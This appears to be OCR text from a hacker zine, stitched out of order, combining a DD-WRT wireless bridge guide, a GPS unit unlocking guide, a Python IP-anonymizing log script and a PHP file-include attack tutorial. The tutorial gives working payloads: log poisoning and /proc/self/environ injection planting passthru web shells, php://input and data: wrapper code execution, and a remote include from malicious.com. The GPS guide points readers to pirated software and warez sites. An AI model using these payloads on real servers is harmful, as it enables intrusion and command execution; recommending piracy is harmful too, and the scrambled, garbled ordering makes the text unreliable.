b. Click "Save Settings"
6. Go to the Wireless Tab > Basic Settings
a. Wireless Mode: Client Bridge
b. Wireless Network Mode: Match your primary router.
c. Wireless Network Name (SSID): Match your primary router. (case matters!)
d. Wireless Channel is not relevant in Client Bridge mode.
e. Click "Save Settings".
The router will now be in Client Bridge mode.
7. Wireless Tab > Wireless Security
a. (Go to this link http://www.dd-wrt.com/wiki/index.php/Wireless_Bridge for more info).
i) We don't use a WEP.
8. Go to the Status Tab > Wireless
a. Click Site Survey and join the appropriate wireless network.
i) The Access Point table should show the MAC address of your Primary Router, along with signal strength.
ii) SSID Broadcast MUST be enabled on the routing your are sucking signal from.
9. Go to the Administration Tab > Backup
a)Click "Backup."

We ended up buying the exact same equipment above and attaching it to the AP. The only difference is that we purchased an omni antenna 2.4GHz 15dBi instead of a directional. The omni was put 4 feet above the directional antenna on the same pole.

a. Lights should return to normal.
b. Failing to wait is how most people brick their routers.
5. Do a power cycle of the router.
a. Unplug the power cord, count to 30 and plug it back in.
6. Wait for the lights to return to normal, usually about 2 minutes.
7. HARD reset again (see #1 above).
a. Wait.
b. Check for the password page and re-login to change the password.
c. Then you can reconfigure your settings manually.

Things not to do!

1. Don't install old config files on newer firmware upgrades.
2. Don't unplug or reset while firmware is upgrading.
3. Don't use v24 sp1.

Which version of firmware to use:

The final version of 24 (currently SP2): SVN11296 seems very stable.
1. WRT54G v2 vintage (vint) firmware.
2. WRT54G v5 newd micro.
3. WRT54G v8 v24 micro
4. WRT54GL newd mini when first flashing, then newd std.

Troubleshooting
• On a WinXP OS use IE explorer instead of Firefox or clear the cache on Firefox if it seems that changes aren't saving.
• Use http not https when browsing to the IP addresses.

CREATE BRIDGE
I went to DD-WRT wiki and found out how to create a bridge using the DD-WRT firmware on the Linksys router(http://www.dd-wrt.com/wiki/index.php/Wireless_Bridge). This is how it worked for me:

1. Currently, your router should be IP is 192.168.1.1 from reseting it.
2. Log into the DD-WRT router.
a. User: root and pass: admin.
b. Otherwise, you might be asked to set the username and password.
4. Go to the Setup Tab > Basic Setup
a. Connection Type: Disable
b. STP: Disable
c. Set Local IP: 192.168.2.2.
i) This IP address is for the bridge.

(Both of these devices run a version of linux, and while i'd love to hack around with one of them, I don't have one!)
My GPS comes with a shitty little shell that launches on boot from the internal flash memory, it's called setup.exe, and I don't fuck with it because I think it launches some critical functions on boot. If the SD card is inserted in the slot, it autoruns the GPS navigation software, called "Holuxnavi.exe", and if no SD card is present you just sit in the shell where you can select GPS, Pictures, Music, or change some rudimentary options. It's easy enough to break out of this by naming whatever you want to run on boot to Holuxnavi.exe (or your respective auto-launching exe, for your device) This brings us to;

Breaking out of your shell and into WindowsCE.

Now, I'm not sure why you'd want to use Windows CE over a functional and much prettier shell, but it does let you run software other than what your unit came with so lets get to it. You'll probably first want to replace your Holuxnavi.exe (or C310Auto.exe or whatever your GPS device starts at boot time, shouldn't be too difficult to find) with a basic winCE shell called "ceDesktop.exe" this will let you explore the files on your device and get a feel for things. You can get ceDesktop and many other useful tools for this tutorial on gpspassion.com, gpsunderground.com and ppcwarez.org. (these are forums, most of the software is hosted on rapidshare.com and similar sites.) Now once you rename ceDesktop to replace your navigation software we can explore around a bit, see what minimal DLLs are required to run your device unmodded, etc. Now would probably be a good time to backup your unit using Microsoft ActiveSync. I also recommend putting the SD card that comes with the unit in a safe place, and making a new one from the CD or SD card that came with your unit. Now we should have access to the CE filesystem and a few basic things (like Control Panel) Now we get to add some fun software.

Making your PNA environment more useful.

Now you have ceDesktop.exe running on boot, but theres still nothing but control panel and some shitty navigation software with maps from 2001. I used some of the tools provided with the C310Auto.zip Mio C310 unlock package on GPSPassion.com to add some basic tools and get a regular desktop. If you use this script you'll probably want to change the C310Auto.c31 script around, it makes some minor registry edits and copies some software to your internal memory. Also, you need to change the .c31 file to reflect the name of your executable, (I.E. I rename my C310Auto.exe and .c31 to Holuxnavi.exe and Holuxnavi.c31 respectively,

then I add a line in the .c31 script file to run ceDesktop after it does it's thing.)
C310Auto comes with some other stuff too, in the \SDMMC\Programs\Utils directory you'll find some useful tools for adding more software to your PNA. It has a taskmanager (which I use to kill start.exe to drop to the CE desktop) a Registry editor, On screen keyboard, a more fully featured file-manager than ceDesktop, and some status monitoring tools. Surf around and find some more useful PocketPC apps to run and set up your environment any way you please. One thing you might want to do is make sure you do everything on the SD card and leave the internal memory on your unit alone as much as possible. Another useful hint is to use Dependency Walker on a windows machine to open up your CE executables and check for DLL dependencies. It's a pain in the ass in this minimal environment to get software running.

Installing 3rd party navigation software.

My unit came with Smart2Go which is some REALLY REALLY basic (read shitty) navigation software. I never really tried using it for navigation, I've read about it telling people to take random turns off the street into buildings, random dangerous U-turns and just generally bad navigation and getting you lost. Plus the maps were so out of date that roads have been moved since it came out. I downloaded iGo 2008 off of Pirate Bay and used that to replace my navigation software. Once again I had headaches finding all the DLLs I needed to make the installer run. Dependency Walker was again, a life saver. Some other popular software people run for navigation is MioMap, Finean, Destinator, PolNav, Route66, TomTom (Older versions, pre linux), Garmin (Same as TomTom, need to run older version) I suggest you just try them out. GPSPassion.com is an excellent resource for figuring out how to configure your unit, but they have taken a decidedly negative stance towards running pirated software on your GPS unit. Also, if you find your unit crashing a lot during large file transfers and software installs, try turning up your virtual memory settings in the control panel.

Installing PDA software on your PNA.


Now hopefully everything has gone well and you have unlocked your WinCE, and installed some useful navigation software and some system tools. Now what about playing DOOM and having contacts stored and a tip calculator and all that fun stuff? I can't really recommend this software without saying first that I've read on forums of people using applications like this and it throwing off the touchscreen calibration to the point where the device is useless. Again I'll repeat "THIS CAN BRICK YOUR GPS

(AP) and was connected to the bridge via a cat 5e cable. One end of a cat 5e cable was connected to the internet (WAN) port of the AP and the other end was connected to port 1 of the bridge.

FLASH FIRMWARE
The following explains how to wipe the Linksys firmware on a router and replace it with DD-WRT. For this article, you only have to flash the firmware for the router that will be the bridge because the Linksys firmware does not have bridge capabilities.

Note 1: If not followed properly, your router can be bricked. Linksys won't provide support when you install 3rd party firmware. We are not respon¬sible for a bricked router. Do this at your own risk.
Note 2: Do this over a wired connection.
Note 3: Backup the router's CFE before flashing the firmware (http://www.dd-wrt.com/wiki/index.php/CFE_backup). That way you can replace your CFE should a brick occur.

1. Hard Reset: 30-30-30
    a. Plug in the router.
    b. Push in the reset button with a pen.
    c. Hold it for 30 seconds.
    d. Don't let go and pull the power cord out for 30 seconds.
    e. Put the power cord back in for 30 seconds.
2. Wait.
3. Flash firmware.
    a. Open a browser and go to 192.168.1.1.
    b. User=Admin and Password=Admin.
    c. Go to the Administration tab.
    d. Then go to Firmware Upgrade subtab.
    e. Go here to find the proper firmware for the router you are using.
        i. http://www.dd-wrt.com/wiki/index.php/Supported_Devices#Linksys_.28all_the_rest_that_is_not_re-engineered_til_today.29
            1. The last column tells you what to use.
    f. Use the latest build. ftp://dd-wrt.com/others/eko/V24_TNG/svn11296/
        i. Version 24 service pack 2 svn11296 seems the most stable.
        ii. For this article we downloaded dd-wrt.v24-11296_NEWD_mini.bin
    g. Browse to the location you downloaded the firmware.
        i. Click upgrade.
4. Wait.5 minutes.



Recently I had to set up a wifi network that is open to guest and volun¬teers at where I work and live. However, it needed to be set up outside the range that the omni antenna was already broadcasting. So what I did was purchase a directional antenna to "suck" the signal from the omni antenna and bring it through a bridged router and out through a regular router to the guest and volunteers further up the property. With the help of a couple of IT consultants and a Linksys router with DD-WRT firmware, this was made possible and I'll tell you how.

EQUIPMENT
•2.4 GHz 24 dBi High Performance Die Cast Reflector Grid Wireless LAN Antenna (Directional Antenna)
•HyperAmp® AP 1 Watt 2.4 GHz 802.11g (b/g) Compatible Outdoor Bi- Directional WiFi Amplifier with Active Power Control
•N-Male to N-Male: 400-Series Cable 30 feet
•N-Female to N-Female Bulkhead 0-6 GHz Lightning Surge Protector
•N-Male to N-Male: 400-Series Cable 25 feet
•N-Male to Reverse Polarity TNC Plug: 400-Series Cable 2 feet
•2 Linksys WRT54GL v 1.1 routers – one acting as a bridge and the other acting as an AP.
Note: You don't have to use the equipment I used. There's cheaper stuff out there.

SET UP
So, with the help of a co-worker and friend, we got the directional antenna on the roof mounted next to a fan, but far enough so the fan did not mess with reception. We then connected the amp to the antenna just a foot under the antenna on the same pole. Then we took the 30 foot n-male to n-male 400 series cable and connected it to the lightning protector. We put the lightning protector in a weather proof box and attached it to the roof. A 20 foot cooper wire was connected to the top of the lightning protector and then run down to the ground where it was attached to a ground stake and pounded into the ground (we have a lot of rain and thunder here, so that was needed). The 25 foot n-male to n-male cable was connected to other end of the lightning protector and run to the power injector (which comes with the amp) and is located indoors next to the routers. The n-male to tnc 2 foot cable was run from the power injector to the Linksys router that we used as a bridge. It went where one of the short rubber duck antennas was located. The other Linksys WRT54G router became an Access Point

DEVICE AND MAKE IT USELESS!" The problems I have heard were with the GAPI graphics library crashing and then the touchscreen never works again. I haven't had any problems, but you can't say I didn't warn you. MioPocket is a suite of free software distributed online that turns your PNA into a PDA. It was written for the Mio PNA's, but it runs fine on my Holux unit. It has some useful shareware navigation software such as BeeLine GPS that I like for geocaching and for mapping my tracks in google maps. (For my aforementioned Chicago Alley Mapping Project) MioPocket also has a bunch of shareware/freeware PDA software such as Microsoft Office document viewers, calculators, games, etc. etc. It has a few skins, all pretty, if you think Vista is pretty. MioPocket runs at 480x272 by default, so if you have a smaller unit like mine, you'll need to choose one of the 320x240 skins. While it's pretty and fun to fuck around with, I don't trust MioPocket one bit, and only run it occasionally. I built my own interface
using some of the tools from the C310Auto package, some of the tools from MioPocket, and running a copy of iGo 8, It seems to run way more stable than MioPocket, and I don't have to worry about accidentally bricking my GPS with a crash. MioPocket is hosted on Rapidshare, you can get a link to the latest version on the GPSPassion.com forums.

Useful resources.

I thought I'd just give you a run down of the resources I found most useful in hacking my GPS device.

•GPSPassion.com - The most useful resource, GPS Enthusiasts from all over the world post useful information here. They don't like discussion about running illegal software on your PNA.

•gpsunderground.com - This site mostly just references to GPSPassion, but theres still some good info here, plus they aren't strict about talking about running pirated software.

•ppcwarez.org - Links to pirated PocketPC software. They have a whole GPS section with maps and nav software.

•thepiratebay.org - Lots more current maps and nav software. ppcwarez is missing a lot of US maps and such, plus rapidshare is a bitch.

•dependencywalker.com - Find out what DLLs your CE software depends on. (Sorry, windows only.)

•microsoft.com - ActiveSync for syncing files with your PNA. Linux users can just use an SD card or theres several linux alternatives to ActiveSync.

Alternative PHP Include Vulnerability Techniques

One of the fundamental mistakes made by PHP developers is to improperly sanitize variables before being passed to system functions particularly include() and require(). This common mistake leads to what is known as Remote File Include and Local File Include type vulnerabilities. In the past few years PHP has started to ship with default configuration settings to try to neutralize or limit the effects of such vulnerabilities. But even with simple local file includes, there are newer techniques to exploit these vulnerabilities to lead to remote command execution.

Introduction to PHP include vulnerabilities

The point of file include type vulnerabilities is to figure out a way to include a file with your malicious PHP code in it.

```
<?php   include($_GET['content']);   ?>
http://asdf/index.php?content=/etc/passwd
http://asdf/index.php?content=http://malicious.com/
exec.php
```

The first example will include the local file /etc/passwd. The second example will attempt to retrieve exec.php from malicious.com. This remote include is turned off by the default allow_url_fopen PHP setting in most situations.

The vulnerable PHP code might be a little more restrictive than the above example. By prepending the include with a directory they prevent remote file includes(http://) and by appending a file extension they can attempt to restrict which types of files can be included.

```
<?php include("pages/" .$_GET['content']."php"); ?>
http://asdf/index.php?content=../../../etc/passwd%00
```

The use of ../ allow directory transversal style manipulations and lets you navigate outside of the prepended directory in the code. If the PHP setting


```
Version = 0.1 (2009-03-14)

"""
# This code was found on
# http://code.activestate.com/recipes/66517/
# The author is  Alex Martelli
import socket, struct, sys, md5, random
def dottedQuadToNum(ip):
  #turns an Ip address into a number, duh!
  "convert decimal dotted quad string to long int"
  return struct.unpack('!L',socket.inet_aton(ip))[0]

def numToDottedQuad(n):
  "convert long int to dotted quad string"
  return socket.inet_ntoa(struct.pack('!L',n))
# Now starts my code

def ip2anonymous(ip):
  long = dottedQuadToNum(ip)
  m = md5.new(str(long)).hexdigest()
  newLong = int(m,16) % 4294967295
  #This modulo is because socket.inet_aton chokes
  #on an int > 4294967295
  newip = numToDottedQuad(newLong)
  #uncomment the following section for even better
  #security
  #newip = newip.split('.')
  #newip[3] = random.randint(1, 255)
  #newip = '.'.join(newip)
  return newip

print ip2anonymous(sys.argv[1])
```



Recently I was considering the problem of keeping logs, obviously there are many reasons to keep apache logs on your server such as keeping stats, seeing who has been attack your website, and so on. The problem with logs is that they can be a privacy hazard for your users if your server were to be seized, the police would be able to figure out who had been visiting your site. I decided to come up with a solution to alleviate some of the privacy concerns, while still retaining the uniqueness of an ip address through a session so that useful webstats could still be gained. What I came up with was the following script.
This script takes an ip adress and turns it into another ip address using a simple algorithm and the md5 hash. This makes it so the ip addresses in your logs are not the users real ip addresses yet you will still be able to track the path a user takes through your site, since ip addresses will remain the same.
This script is not perfect of course, the main problem being that it is extremely vulnerable to a rainbow tables style attack. The possible keyspace for IP's is only 255^4 leaving about 4 228 250 625 possibilities for ip's. An attacker with enough time on their hands could quickly create a rainbow table for this script. The problem would of course be alleviated by using ipv6 which has a keyspace of 3.4 * 10^38 ip addresses, making it nearly impossible for a rainbow tables style attack to work. (Though by the time anyone adopts ipv6 computing power will probably have significantly increased.)
Right now this script is only in a proof of concept stage, it lacks many fundamental features like error checking and the ability to parse log files, but if it works out I plan to make a full apache module for it.

```
#!/usr/bin/python

“””
anonIP  -  Anonymize ip addresses in your logs while
still mantaining ip address integrety
Author - flatline <flatline@hackbloc.org>
Copyright - GPLv3
```


open_basedir is on, it will prevent you from navigating around too much. The web developer might also use some sort of sanitation function to strip malicious characters out of user input, but this is not always the case.

The null byte character (%00 \0) terminates the string and cuts off whatever comes after it, but this is also escaped when magic_quotes_gpc is turned on(default). There are techniques published in the paper “PHP filesystem attack vectors” at http://ush.it that provide possible ways to get around sanitation of null byte characters.

The PHP script may also depend on such variables as $_GLOBAL[] or $_SERVER[] such as the recently discovered phplist vulnerability (patched in 2.10.9): http://asdf/phplist/admin/?_SERVER[ConfigFile]=/etc/passwd

Local File Include to Remote Code Execution

Once you find a local file include vulnerability, you need to find a way to insert your malicious PHP code into a file on the server. A number of techniques have appeared over the past few years:

One technique is to inject PHP code in server logs to be later included via the above include vulnerabilities. It is possible to make a HTTP request inserting our code into the headers and then including apache's access_log (It may take some experimentation to find the correct directory for access_log). Consider the following example which works on a Mac OS X default apache/php configuration (writing scripts to send requests may be necessary because the browser will escape certain characters) :

```
<?php
$a = fsockopen(“localhost”, 80);
fwrite($a,
“GET /<?php passthru(\$_GET[‘cmd’]); ?> HTTP/1.1\
r\n” .
“Host: localhost\r\n” .
“Connection: Close\r\n\r\n” );
fclose($a);
?>
```

http://localhost/index.php?content=/var/log/httpd access_log&cmd=id

Another method is including /proc/self/environ which contains the environment variables for the apache/php process. If we were to insert malicious code into the User-Agent header, this code appears in that file, and so remote command execution is possible (provided /proc/self/environ

is readable by the web server).

```
<?php
$a = fsockopen("localhost", 80);
fwrite($a,
"GET /../../../../proc/self/environ HTTP/1.1\r\n" .
"User-Agent: <?php passthru(\$_GET['cmd']); ?> \r\n"
.
"Host: localhost\r\n" .
"Connection: Close\r\n\r\n" );
fclose($a);
?>
```

PHP wrapper include vulnerabilities

Another way of exploiting PHP include functions are utilizing php:// wrappers (http://www.php.net/wrappers.php). This example will utilize php://input which takes raw data from an HTTP POST request and executes it:

Vulnerable code:

```
<?php include($_GET['content']); ?>
```

```
Our request:
<?php
$request = "<?php passthru('id;');?> ";
$req = "POST /index.php?content=php://input
HTTP/1.1\r\n" .
"Host: localhost\r\n" .
"Content-type: text/html\r\n" .
"Content-length: " . strlen($request) . "\r\n" .
"Connection: Close\r\n\r\n" .
"$request \r\n\r\n";
$a = fsockopen("10.0.2.2", 80);
fwrite($a, $req);
echo $req;
while (!feof($a)) {  echo fgets($a, 128);  }
fclose($a); ?>
```

Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)

This sample requires both allow_url_include and allow_fopen_include to be on, in which case the standard remote file inclusion (http://malicious/exec.txt) is possible. The advantage of this method is that it does not depend on storing files on external servers.

cr0w-at.blogspot.com mentions another technique using the "data:" wrapper:

```
index.php?content=data:,<?php
system($_GET[c]); ?>?&c=dir
```

Or with base64 encryption (possibly bypassing validation/sketchy logs):

```
index.php?content=data:;base64, \
PD9waHAgc3lzdGVtKCRfR0VUW2NdKTsgPz4=&c=dir
```

Conclusion

Most of these methods are nothing new and do not demonstrate flaws or limitations in the PHP language itself. These problems can typically be prevented by strong input validation, common sense coding, and some tighter server configurations. However it does not seem likely that many of these types of problems(among others, such as SQL injection) will be going away anytime soon. So Happy Hacking!